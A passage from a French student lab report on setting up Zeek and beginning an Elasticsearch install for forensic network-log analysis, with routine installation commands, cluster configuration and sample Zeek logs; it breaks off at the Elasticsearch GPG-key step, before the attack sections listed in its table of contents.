

# LAB 3

## Forensics\_Analyse de logs



Par

*DANEL Théo  
PRUVOT Quentin*

M1 en Cybersécurité  
JUNIA ISEN

Forensic

Madame Zaydi

Mars 2025

# Introduction

Les principaux axes de travail de ce laboratoire sont la mise en place et l'analyse forensique des logs réseaux à l'aide d'outils tels que Zeek et la pile ELK (Elasticsearch, Logstash, Kibana). Le but est de simuler différents scénarios d'attaques pour évaluer la résilience des réseaux à ces intrusions. L'architecture mise en place se compose de plusieurs machines, chacune jouant un rôle précis : une machine Ubuntu pour exécuter Zeek, Elasticsearch et Kibana, une machine Kali Linux pour simuler l'attaquant, et enfin une machine vulnérable, Metasploitable 2. Cela a pour effet d'aboutir à une vision d'analyse fine des activités réseaux, entre l'attaquant et la machine cliente, permettant de détecter des traces de l'attaque en vue de récupérer des informations exploitables dans le cadre d'investigations ultérieures.

Les objectifs de ce laboratoire sont multiples : maîtriser la mise en place et la configuration de Zeek et de la pile ELK permettant de centraliser et analyser les logs réseaux, simuler différents scénarios d'attaques pertinents afin de générer les logs adéquats et conférer à ces logs des propriétés exploitables pour récupérer et documenter des informations utiles dans le cadre d'investigations ultérieures ; utiliser Kibana afin d'élaborer des visualisations et tableaux de bord facilitant la surveillance et la réactivité face aux activités réseaux et événements inexplicables ; etc. De façon plus générale, ce laboratoire a pour but de renforcer nos compétences d'analyse de logs et de détection d'intrusion ainsi que d'illustrer l'importance de la surveillance des réseaux et de l'incident réponse aux incidents de sécurité.

# Sommaire

<b>Introduction</b>	<b>1</b>
<b>Réalisation</b>	<b>3</b>
Tâche 1: Installation du système de surveillance de sécurité réseau Zeek.	3
Etape 1 et 2:	3
Etape 3: Définir notre réseau	6
Etape 4: Configuration du cluster Zeek	6
Etape 5: Vérifions l'instance Zeek:	9
Etape 6: Vérifions les processus de Noeud Zeek	11
Tâche 2: Installation du Elasticsearch	11
Etape 1: Connexion au serveur et mise à jour des paquets du système d'exploitation	
11	
Etape 2: Ajoutons le dépôt Elasticsearch	12
Etape 3 Installons Elasticsearch	13
Etape 4 Configuration de Elasticsearch pour un accès à distance	15
Tâche 3: Installation du Kibana Dashboard	16
Etape 1: Installons le tableau de bord Kibana	17
Etape 2: Activons et démarrons le service Kibana	17
Etape 3: Accédons à l'interface web du tableau de bord Kibana	18
Etape 4: Elastic-Agent: Importation des journaux dans ELK	20
Tâche 4 Importation des journaux dans ELK à l'aide de l'agent élastique	21
Tâche 5: Kali: Lançons des attaques	27
Etape 1: Force Brute	27
Etape 2: Injection SQL	30
Etape 3 DoS: ICMP flood	33
Tâche 6: Identification des preuves forensic	35
Etape 1: Attaque par Force Brute	35
Etape 2: Injection SQL	35
Etape 3: Attaque par Déni de Service (DoS)	35
Tâche 7: Intégration des logs Windows dans Elasticsearch et visualisation via Kibana	36
Etape 1: Ajout d'une machine windows	36
Etape 2: Configuration de Winlogbeat	36
<b>Conclusion</b>	<b>39</b>
Difficultés rencontrés et solution apportées:	40

# Réalisation

## Zeek

L'apport de Zeek dans une architecture de surveillance réseau est essentiel au regard de ses capacités d'analyse passive et en profondeur du trafic réseau. Alors que Zeek a été conçu pour inspecter les paquets réseau aux fins de détection d'éventuelles activités suspectes, son apport à la détection d'intrusions et à l'analyse des anomalies est d'une grande valeur. Dès lors que Zeek fait partie intégrante du dispositif de sécurité des entreprises, son intégration leur permet de disposer d'une surveillance en temps réel, de collectes de logs exhaustives et d'une analyse des comportements réseaux, propice à l'identification des menaces et à la réponse rapide à celles-ci.

## Tâche 1: Installation du système de surveillance de sécurité réseau Zeek.

### Etape 1 et 2: Installer Zeek

Nous mettons à jour le système puis nous installons Zeek:

```
sudo apt-get update -y
```

```
sudo apt-get install curl gnupg2 wget -y
```

```
ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-get update -y
[sudo] Mot de passe de ashkyrie :
[Atteint : 1 http://security.ubuntu.com/ubuntu focal-security InRelease
[Atteint : 2 http://fr.archive.ubuntu.com/ubuntu focal InRelease
[Atteint : 3 http://fr.archive.ubuntu.com/ubuntu focal-updates InRelease
[Atteint : 4 http://fr.archive.ubuntu.com/ubuntu focal-backports InRelease
[Lecture des listes de paquets... Fait
ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-get install curl gnupg2 wget -y
[Lecture des listes de paquets... Fait
[Construction de l'arbre des dépendances
[Lecture des informations d'état... Fait
[Les paquets supplémentaires suivants seront installés :
 [libcurl4
[Les NOUVEAUX paquets suivants seront installés :
 [curl gnupg2
[Les paquets suivants seront mis à jour :
 [libcurl4 wget
2 mis à jour, 2 nouvellement installés, 0 à enlever et 363 non mis à jour.
Il est nécessaire de prendre 751 ko dans les archives.
Après cette opération, 470 ko d'espace disque supplémentaires seront utilisés.
Réception de :1 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64 wg
et amd64 1.20.3-1ubuntu2.1 [349 kB]
Réception de :2 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64 li
bcurl4 amd64 7.68.0-1ubuntu2.25 [235 kB]
Réception de :3 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64 cu
rl amd64 7.68.0-1ubuntu2.25 [162 kB]
Réception de :4 http://fr.archive.ubuntu.com/ubuntu focal-updates/universe amd6
4 gnupg2 all 2.2.19-3ubuntu2.2 [5 316 B]
```

fig n°1 mise à jour système + installation Zeek

Ensuite nous créons puis ajoutons la clé au trousseau de clé APT et nous pouvons la lire:

Curl -fsSL

```
https://download.opensuse.org/repositories/security:zeek/xUbuntu\_20.04/Release.key -o
zeek-release.key
```

```
sudo apt-key add zeek-release.key
```

```
cat zeek-release.key
```

```
ashkyrie@ashkyrie-VirtualBox:~$ cat zeek-release.key
-----BEGIN PGP PUBLIC KEY BLOCK-----
nQINBGbxXssBEADKljcA3sbxyKJmgzdXL03PuVjBedR8yW8qrXbQiN11Zf9nCu3l
bbq3YFkG4iH/9QPZAbK97Oy1FyeqxlrbuQ0z31u7e08jPbPgrDNEZ7fox1ytRPNx
y0TPd0/mgfd4G1zSKT+k3ExTo+5Zt9xrrkn5pU3ED54u4IpIQEZNWPqjQf2/40wd
flWxhkB/03YwJISrfPRB46F02IjDv07p9xMU/mMfsbfWQ2FQE4LeU4XLCMRJB1Y6
omeUdiy5jmF0L8IXf/tMeVGqJmxP+A0P3BV6E/4DBb4lvapsmJWBZK8unHZYno5U
sjOk0qe/mskY2N0iH4vqqwaYDqL53BQHaSB3y6CgpKH3tbpukk8PA4s87WjpFjMi
j+PAopYuYM9hKLT/Yu28Fgsw798ag/jPWVmHKyNP3D9b2H+Vb5VDDJLih+REYehl
2iORM47timTOYVUZTNhzt10zeoKGt0UbikavVRn0bTrafOEi87lwunc3P/UlcP/P4
```

fig n°2 ajout de clé au trousseau de clé APT

Nous ajoutons aussi le référentiel Zeek à APT avec la commande:

```
sudo echo 'deb http://download.opensuse.org/repositories/security/zeek/xUbuntu_20.04/' \
| sudo tee /etc/apt/sources.list.d/security:zeek.list
```

```
ashkyrie@ashkyrie-VirtualBox:~$ sudo echo 'deb http://download.opensuse.org/reposi
tories/security/zeek/xUbuntu_20.04/' | sudo tee /etc/apt/sources.list.d/se
curity:zeek.list
deb http://download.opensuse.org/repositories/security/zeek/xUbuntu_20.04/ /
```

fig n°3 ajout du référentiel de Zeek à APT

Pour finir, il nous reste qu'à mettre à jour le cache du référentiel et à installer Zeek.  
Pour ce faire, nous utilisons les commandes:

```
sudo apt-get update -y
sudo apt-get install zeek -y
```

Durant l'installation de zeek, nous devons choisir plusieurs paramètres. En premier lieu, nous devons choisir la configuration sur serveur de messagerie, ici on choisit local uniquement.

```
Paramétrage de python3-git (3.0.7-1) ...
Paramétrage de zlib1g-dev:amd64 (1:1.2.11.dfsg-2ubuntu1.5) ...
Paramétrage de libpcap-dev:amd64 (1.9.1-3ubuntu1.20.04.1) ...
Paramétrage de zeek-core-dev (7.0.5-0) ...
Paramétrage de zeek-spicy-dev (7.0.5-0) ...
Paramétrage de zeek-zkg (7.0.5-0) ...
Paramétrage de zeek (7.0.5-0) ...
Traitement des actions différées (« triggers ») pour rsyslog (8.2001.0-1ubuntu1
.3) ...
Traitement des actions différées (« triggers ») pour ufw (0.36-6ubuntu1) ...
Traitement des actions différées (« triggers ») pour systemd (245.4-4ubuntu3.20
) ...
Traitement des actions différées (« triggers ») pour man-db (2.9.1-1) ...
Traitement des actions différées (« triggers ») pour libc-bin (2.31-0ubuntu9.9)
...
ashkyrie@ashkyrie-VirtualBox:~$
```

fig n°5 installation de Zeek




fig n°6 message d'avant configuration




fig n°7 configuration du type de messagerie

Maintenant que zeek est installé, on va l'ajouter au chemin système. Pour ce faire, nous utilisons la commande:

```
sudo echo "export PATH=$PATH:/opt/zeek/bin" >> ~/.bashrc
```

Nous n'avons plus qu'à activer Zeek et vérifier sa version. Pour ce faire, nous utilisons les commandes:

```
source ~/.bashrc  
zeek --version
```

```
...
ashkyrie@ashkyrie-VirtualBox:~$ echo "export PATH=$PATH:/opt/zeek/bin" >> ~/.bashrc
ashkyrie@ashkyrie-VirtualBox:~$ source ~/.bashrc
ashkyrie@ashkyrie-VirtualBox:~$ zeek --version
zeek version 7.0.5
```

fig n°8 Ajout de zeek au chemin système + activation

### Pourquoi n'avons-nous pas installé Zeek avec la gestion des dépendances (apt-get) ?

Nous n'avons pas installé Zeek avec apt-get car il n'est pas inclus dans les dépôts officiels d'Ubuntu, qui ne contiennent que des logiciels validés et testés par les équipes Ubuntu. En outre, la communauté et les développeurs de Zeek publient des versions mises à jour sur un dépôt spécifique appelé OpenSUSE Build Service (OBS).

### Etape 3: Définir notre réseau

Pour pouvoir utiliser Zeek, il est nécessaire de le configurer pour qu'il puisse surveiller notre réseau. Nous devons donc éditer le fichier de configuration "/opt/zeek/etc/networks.cfg". Pour ce faire, nous utilisons la commande:

sudo nano /opt/zeek/etc/networks.cfg

Une fois que nous avons accès à l'édition du fichier, nous ajoutons l'adresse IP de notre réseau à celui-ci.

```
GNU nano 4.8          /opt/zeek/etc/networks.cfg      Modifié
# List of local networks in CIDR notation, optionally followed by a descriptive
# tag. Private address space defined by Zeek's Site::private_address_space set
# (see scripts/base/utils/site.zeek) is automatically considered local. You can
# disable this auto-inclusion by setting zeekctl's PrivateAddressSpaceIsLocal
# option to 0.
#
# Examples of valid prefixes:
#
# 1.2.3.0/24      Admin network
# 2607:f140::/32  Student network
192.168.1.0/24   Home network
```

fig n°9 Ajout de l'adresse IP de notre réseau

### Etape 4: Configuration du cluster Zeek

Zeek est donc installé, nous avons configuré l'adresse IP réseau à surveiller, nous devons configurer Zeek en mode Cluster car il est configuré en mode autonome. De ce fait nous éditons le fichier de configuration node.cfg en utilisant la commande:

sudo nano /opt/zeek/etc/node.cfg

```
[root@ashkyrie ~]# nano node.cfg
```

```
[zeek-logger]
type=logger
host=192.168.1.164
#
[zeek-manager]
type=manager
host=192.168.1.164
#
[zeek-proxy]
type=proxy
host=192.168.1.164
#
[zeek-worker]
type=worker
host=192.168.1.164
interface=enp0s3
#
[zeek-worker-lo]
type=worker
host=localhost
interface=lo
```

fig n°10 Edition du fichier node.cfg

Nous avons eu un problème de configuration qui nous empêchait d'utiliser les interfaces lo et enp0s3. Pour régler le soucis, nous avons exécuté les deux commandes ci dessous:

```
sudo setcap cap_net_raw,cap_net_admin=eip /opt/zeek/bin/zeek
sudo setcap cap_net_raw,cap_net_admin=eip /opt/zeek/bin/zeekctl
```

```
ashkyrie@ashkyrie-VirtualBox:~$ sudo setcap cap_net_raw,cap_net_admin=eip /opt/
zeek/bin/zeek
ashkyrie@ashkyrie-VirtualBox:~$ sudo setcap cap_net_raw,cap_net_admin=eip /opt/
zeek/bin/zeekctl
```

fig n°11 Configuration des capacités réseau pour Zeek.

De plus, il était impossible d'utiliser les fonctions de Zeek, pour régler ce problème de permission nous avons exécuté ces deux commandes:

```
sudo mkdir -p /opt/zeek/spool
sudo chown -R $USER:$USER /opt/zeek/spool
```

```

ashkyrie@ashkyrie-VirtualBox:~$ zeekctl check
Error: unable to open database file: /opt/zeek/spool/state.db
Check if the user running ZeekControl has both write and search permission to
the directory containing the database file and has both read and write
permission to the database file itself.
ashkyrie@ashkyrie-VirtualBox:~$ sudo mkdir -p /opt/zeek/spool
ashkyrie@ashkyrie-VirtualBox:~$ sudo chown -R $USER:$USER /opt/zeek/spool
ashkyrie@ashkyrie-VirtualBox:~$ zeekctl check
Hint: Run the zeekctl "deploy" command to get started.

```

*fig n°12 problème configuration permission pour Zeek*

Pour vérifier que nous avons bien configurer Zeek en mode cluster et éviter d'éventuelles erreur, nous utilisons la commande:

[zeekctl check](#)

```

Hint: Run the zeekctl "deploy" command to get started.
zeek-logger scripts are ok.
zeek-manager scripts are ok.
zeek-proxy scripts are ok.
zeek-worker scripts are ok.
zeek-worker-lo scripts are ok.
ashkyrie@ashkyrie-VirtualBox:~$ 

```

*fig n°13 Vérification de la configuration de Zeek*

Nous déployons maintenant Zeek avec la commande:

[zeekctl deploy](#)

```

ashkyrie@ashkyrie-VirtualBox:~$ zeekctl deploy
checking configurations ...
installing ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/site ...
removing old policies in /opt/zeek/spool/installed-scripts-do-not-touch/auto ...
creating policy directories ...
installing site policies ...
generating cluster-layout.zeek ...
generating local-networks.zeek ...
generating zeekctl-config.zeek ...
generating zeekctl-config.sh ...
stopping ...
stopping workers ...
stopping proxy ...
stopping manager ...
stopping logger ...
starting ...
starting logger ...
starting manager ...
starting proxy ...
starting workers ...
Error: zeek-worker terminated immediately after starting; check output with "diag"
Error: zeek-worker-lo terminated immediately after starting; check output with "diag"

```

*fig n°14 Déploiement de Zeek*

#### Questions:

Quel est le rôle de chaque type de nœud (logger, manager, proxy, worker) dans un déploiement Zeek ?

Dans un déploiement Zeek, chaque type de nœud joue un rôle spécifique : le nœud Manager agit comme le cerveau, coordonnant les autres nœuds, gérant la configuration globale, et collectant et fusionnant les logs. Le nœud Logger est chargé d'enregistrer les événements en recevant les logs des nœuds Worker et en les écrivant sur disque ou en les envoyant à d'autres systèmes comme un SIEM. Le nœud Proxy sert d'intermédiaire entre les nœuds Manager/Logger et les nœuds Worker, agrégeant les données, facilitant les communications asynchrones entre les composants, et répartissant la charge de travail. Enfin, le nœud Worker est responsable de la capture et de l'analyse du trafic réseau.

Pourquoi un nœud worker peut-il être configuré sur l'interface lo (loopback) ? Quelle est la différence entre un worker configuré sur eth0 et un configuré sur lo ?

Un nœud worker configuré sur lo analyse uniquement le trafic réseau local, c'est-à-dire les communications entre les processus de la machine elle-même. En revanche, un nœud worker configuré sur eth0 analyse tout le trafic entrant et sortant via l'interface réseau eth0, couvrant ainsi l'ensemble du trafic réseau.

Pourquoi est-il important de spécifier l'interface réseau (eth0, lo) pour chaque nœud dans cette configuration de Zeek ?

Il est important de préciser l'interface réseau pour chaque worker car sinon il ne sera pas où écouter le trafic, il n'y aura donc aucune capture et analyse du trafic.

Quels seraient les impacts si le type standalone était activé pour le nœud Zeek dans cette configuration ?

Si le type standalone est activé sur un nœud Zeek, ce nœud assume tous les rôles simultanément (capture, analyse des événements, écriture des logs, etc.). Cela signifie qu'il n'y a pas de séparation entre les différentes fonctions, ce qui n'est pas adapté pour une mise à l'échelle. Cela empêche de gérer efficacement un trafic important, comme une attaque par force brute.

## Etape 5: Vérifions l'instance Zeek:

Maintenant, nous allons vérifier le statut de Zeek avec une petite commande:

`zeekctl status`

Name	Type	Host	Status	Pid	Started
zeek-logger	logger	192.168.1.164	running	3509	01 Mar 12:25:48
zeek-manager	manager	192.168.1.164	running	3679	01 Mar 12:25:49
zeek-proxy	proxy	192.168.1.164	running	3731	01 Mar 12:25:51
zeek-worker	worker	192.168.1.164	running	3806	01 Mar 12:25:52
zeek-worker-lo	worker	localhost	running	3791	01 Mar 12:25:52

fig n°15 Déploiement de Zeek

Cela nous confirme que Zeek capture et analyse le trafic. Pour vérifier que tous les fichiers journaux soient bel et bien générés dans le répertoire "/opt/zeek/logs/current/", nous utilisons la commande:

`ls -l /opt/zeek/logs/current/`

```
ashkyrie@ashkyrie-VirtualBox:~$ ls -l /opt/zeek/logs/current/
total 88
-rw-rw-r-- 1 ashkyrie ashkyrie 1798 mars 1 12:25 broker.log
-rw-rw-r-- 1 ashkyrie ashkyrie 1959 mars 1 12:25 cluster.log
-rw-rw-r-- 1 ashkyrie ashkyrie 7504 mars 1 12:26 conn.log
-rw-rw-r-- 1 ashkyrie ashkyrie 1478 mars 1 12:26 dns.log
-rw-rw-r-- 1 ashkyrie ashkyrie 816 mars 1 12:26 http.log
-rw-rw-r-- 1 ashkyrie ashkyrie 242 mars 1 12:26 known_services.log
-rw-rw-r-- 1 ashkyrie ashkyrie 33194 mars 1 12:25 loaded_scripts.log
-rw-rw-r-- 1 ashkyrie ashkyrie 209 mars 1 12:25 packet_filter.log
-rw-rw-r-- 1 ashkyrie ashkyrie 666 mars 1 12:26 reporter.log
-rw-rw-r-- 1 ashkyrie ashkyrie 621 mars 1 12:25 stats.log
-rw-rw-r-- 1 ashkyrie ashkyrie 0 mars 1 12:25 stderr.log
-rw-rw-r-- 1 ashkyrie ashkyrie 188 mars 1 12:25 stdout.log
-rw-rw-r-- 1 ashkyrie ashkyrie 240 mars 1 12:25 telemetry.log
-rw-rw-r-- 1 ashkyrie ashkyrie 976 mars 1 12:26 weird.log
```

fig n°16 Journaux de répertoire /opt/zeek/logs/current/ (88)

Pour vérifier que Zeek enregistre bien les journaux de connexion, nous utilisons la commande:

[tail /opt/zeek/logs/current/conn.log](#)

```
ashkyrie@ashkyrie-VirtualBox:~$ tail /opt/zeek/logs/current/conn.log
1740828420.026212 CaIZz1ieQR4eyfZnHf 192.168.1.46 5353 224.0.0
.251 5353 udp dns 0.717465 882 0 S0 T F
0 D 6 1050 0 0 -
1740828420.026251 CLcs712w5KNpKWhpfc fe80::bfda:f7be:eff9:a61c 5
353 ff02::fb 5353 udp dns 0.717443 882 0 S
0 T F 0 D 6 1170 0 0 -
1740828429.626368 CUafra4Z0xtMXCjf6j 192.168.1.164 27761 192.168
.1.164 58288 tcp - - - - OTH T T 0
CcCc 0 0 0 0 - -
1740828429.877515 Cyh7dH1edF9V50wVe2 192.168.1.164 60044 192.168
.1.164 27761 tcp - - - - OTH T T 0
CcCc 0 0 0 0 - -
1740828430.026958 CFbGLXqPFJTXBYl1c 192.168.1.164 27761 192.168
.1.164 60058 tcp - - - - OTH T T 0
CcCc 0 0 0 0 - -
1740828427.543885 CpYsPH2UkHD0zzuApl 2001:861:3506:3430:3546:6f64:dd
0e:50f0 59023 2001:861:3506:3430:46d4:54ff:fe7b:bd2c 53 udp dns 0
.017233 26 123 SF F F 0 Dd 1 74 1
171 -
1740828427.544223 CmHm4y2gYGYKXWiGo8 2001:861:3506:3430:3546:6f64:dd
0e:50f0 49180 2001:861:3506:3430:46d4:54ff:fe7b:bd2c 53 udp dns 0
.026610 26 123 SF F F 0 Dd 1 74 1
171 -
1740828434.651255 C30Syd2kYaWwHwl8N6 192.168.1.164 27761 192.168
.1.164 58288 tcp - - - - OTH T T 0
CcCc 0 0 0 0 - -
```

fig n°17 Journaux de connexion

Les connexions sont enregistrées et cela confirme que Zeek fonctionne. Nous vérifions les journaux de cluster:

[tail /opt/zeek/logs/current/cluster.log](#)

```

ashkyrie@ashkyrie-VirtualBox:~$ tail /opt/zeek/logs/current/cluster.log
1740828354.623678      zeek-proxy      got hello from zeek-worker-lo (589250a6
-d26f-58ce-881b-7a90960bb0e9)
1740828354.631118      zeek-manager    got hello from zeek-worker-lo (589250a6
-d26f-58ce-881b-7a90960bb0e9)
1740828354.776824      zeek-manager    got hello from zeek-worker (7e6af9db-ea
5d-506f-91e2-c3dbdb65af5a)
1740828354.614469      zeek-worker-lo  got hello from zeek-proxy (b9ae808d-8ab
a-53dd-aba8-6b90ed4e7da9)
1740828354.626098      zeek-worker-lo  got hello from zeek-manager (a89516b1-0
36a-52ff-b091-d51733e09be1)
1740828354.576242      zeek-worker-lo  got hello from zeek-logger (38c0e344-f9
d1-5719-a595-dfa894bdcf3f)
1740828354.487972      zeek-worker     got hello from zeek-proxy (b9ae808d-8ab
a-53dd-aba8-6b90ed4e7da9)
1740828354.487972      zeek-worker     got hello from zeek-manager (a89516b1-0
36a-52ff-b091-d51733e09be1)
1740828354.487972      zeek-worker     got hello from zeek-logger (38c0e344-f9
d1-5719-a595-dfa894bdcf3f)
1740828354.776503      zeek-proxy      got hello from zeek-worker (7e6af9db-ea
5d-506f-91e2-c3dbdb65af5a)

```

*fig n°18 Journaux de cluster*

Les journaux du cluster sont enregistrés, Zeek fonctionne très bien passons à la suite.

## Etape 6: Vérifions les processus de Noeud Zeek

Pour nous assurer une fois de plus que Zeek fonctionne correctement, nous allons examiner les processus en cours sur les nœuds. Nous vérifierons spécifiquement les processus du nœud zeek-manager en utilisant la commande suivante :

[zeekctl ps.zeek zeek-manager](#)

```

ashkyrie@ashkyrie-VirtualBox:~$ zeekctl ps.zeek zeek-manager
USER          PID   PPID %CPU %MEM   VSZ   RSS TT   S   STARTED
TIME COMMAND
>>> 192.168.1.164
(-) ashkyrie  3509   3494  0.6  5.7  926352 114792 ?   S 12:25:47 00:0
0:01 zeek
(+) ashkyrie  3679   3673  0.7  5.7  787652 114800 ?   S 12:25:49 00:0
0:01 zeek
(-) ashkyrie  3731   3725  0.5  5.6  786904 114140 ?   S 12:25:50 00:0
0:00 zeek
(-) ashkyrie  3791   3785  0.9 12.2  912944 245780 ?   S 12:25:52 00:0
0:01 zeek
(-) ashkyrie  3806   3799  0.6 12.2  912832 245720 ?   S 12:25:52 00:0
0:01 zeek

```

*fig n°19 vérification des processus en exécution*

## Tâche 2: Installation du Elasticsearch

### Etape 1: Connexion au serveur et mise à jour des paquets du système d'exploitation

De la même manière que pour la tâche n°1, nous allons commencer par mettre à jour notre machine Ubuntu, ce qui mettra également à jour l'installation précédente de Zeek. Pour cela, nous utiliserons les commandes suivantes :

Quentin PRUVOT

Théo DANEL

```
sudo apt-get update -y  
sudo apt-get upgrade -y
```

```
ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-get update -y  
Atteint :1 http://security.ubuntu.com/ubuntu focal-security InRelease  
Atteint :2 http://fr.archive.ubuntu.com/ubuntu focal InRelease  
Réception de :3 http://fr.archive.ubuntu.com/ubuntu focal-updates InRelease [12  
8 kB]  
Atteint :4 http://fr.archive.ubuntu.com/ubuntu focal-backports InRelease  
Atteint :5 http://download.opensuse.org/repositories/security:zeek/xUbuntu_20.0  
4 InRelease  
128 ko réceptionnés en 2s (56,8 ko/s)  
Lecture des listes de paquets... Fait  
ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-get upgrade -y
```

fig n°20 Mise à jour de la machine virtuelle

```
bluez-obexd amd64 5.53-0ubuntu3.9 [169 kB]  
Réception de :197 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
bolt amd64 0.9.1-2-ubuntu20.04.2 [143 kB]  
Réception de :198 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
bubblewrap amd64 0.4.0-1ubuntu4.1 [35,3 kB]  
Réception de :199 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
busybox-initramfs amd64 1:1.30.1-4ubuntu6.5 [169 kB]  
Réception de :200 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
cpp-9 amd64 9.4.0-1ubuntu1~20.04.2 [7 502 kB]  
Réception de :201 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
gcc-9-base amd64 9.4.0-1ubuntu1~20.04.2 [18,9 kB]  
Réception de :202 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
distro-info amd64 0.23ubuntu1.1 [17,1 kB]  
Réception de :203 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
dns-root-data all 2024071801-ubuntu0.20.04.1 [6 128 B]  
Réception de :204 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
dnsmasq-base amd64 2.90-0ubuntu0.20.04.1 [350 kB]  
Réception de :205 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
libespeak-ng1 amd64 1.50+dfsg-6ubuntu0.1 [190 kB]  
Réception de :206 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
espeak-ng-data amd64 1.50+dfsg-6ubuntu0.1 [3 682 kB]  
Réception de :207 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
libx11-xcb1 amd64 2:1.6.9-2ubuntu1.6 [9 448 B]  
Réception de :208 http://fr.archive.ubuntu.com/ubuntu focal-updates/main amd64  
firefox amd64 135.0+build2-0ubuntu0.20.04.1 [71,2 MB]  
24% [208 firefox 328 kB/71,2 MB 0%]
```

fig n°21 Mise à jour de la machine virtuelle

## Etape 2: Ajoutons le dépôt Elasticsearch

De manière similaire à Zeek, Elasticsearch n'est pas inclus dans les dépôts officiels d'Ubuntu. Nous suivrons donc des étapes comparables à celles de la tâche n°1 pour l'installer. Nous commençons par installer les dépendances requises avec la commande suivante:

```
sudo apt-get install apt-transport-https ca-certificates gnupg2 -y
```

```

ashkyrie@ashkyrie-VirtualBox:~$ sudo apt-get install apt-transport-https ca-certificates gnupg2 -y
Lecture des listes de paquets... Fait
Construction de l'arbre des dépendances
Lecture des informations d'état... Fait
ca-certificates est déjà la version la plus récente (20240203~20.04.1).
ca-certificates passé en « installé manuellement ».
gnupg2 est déjà la version la plus récente (2.2.19-3ubuntu2.2).
Les NOUVEAUX paquets suivants seront installés :
  apt-transport-https
0 mis à jour, 1 nouvellement installés, 0 à enlever et 4 non mis à jour.
Il est nécessaire de prendre 1 704 o dans les archives.
Après cette opération, 162 ko d'espace disque supplémentaires seront utilisés.
Réception de :1 http://fr.archive.ubuntu.com/ubuntu focal-updates/universe amd64
4 apt-transport-https all 2.0.10 [1 704 B]
1 704 o réceptionnés en 0s (4 318 o/s)
Sélection du paquet apt-transport-https précédemment désélectionné.
(Lecture de la base de données... 192725 fichiers et répertoires déjà installés
.)
Préparation du dépaquetage de .../apt-transport-https_2.0.10_all.deb ...
Dépaquetage de apt-transport-https (2.0.10) ...
Paramétrage de apt-transport-https (2.0.10) ...

```

*fig n°22 Installation des dépendances requises*

Ensuite nous téléchargeons la clé GPG d'Elasticsearch, puis nous l'ajouterons au trousseau de clés APT en utilisant la commande suivante :

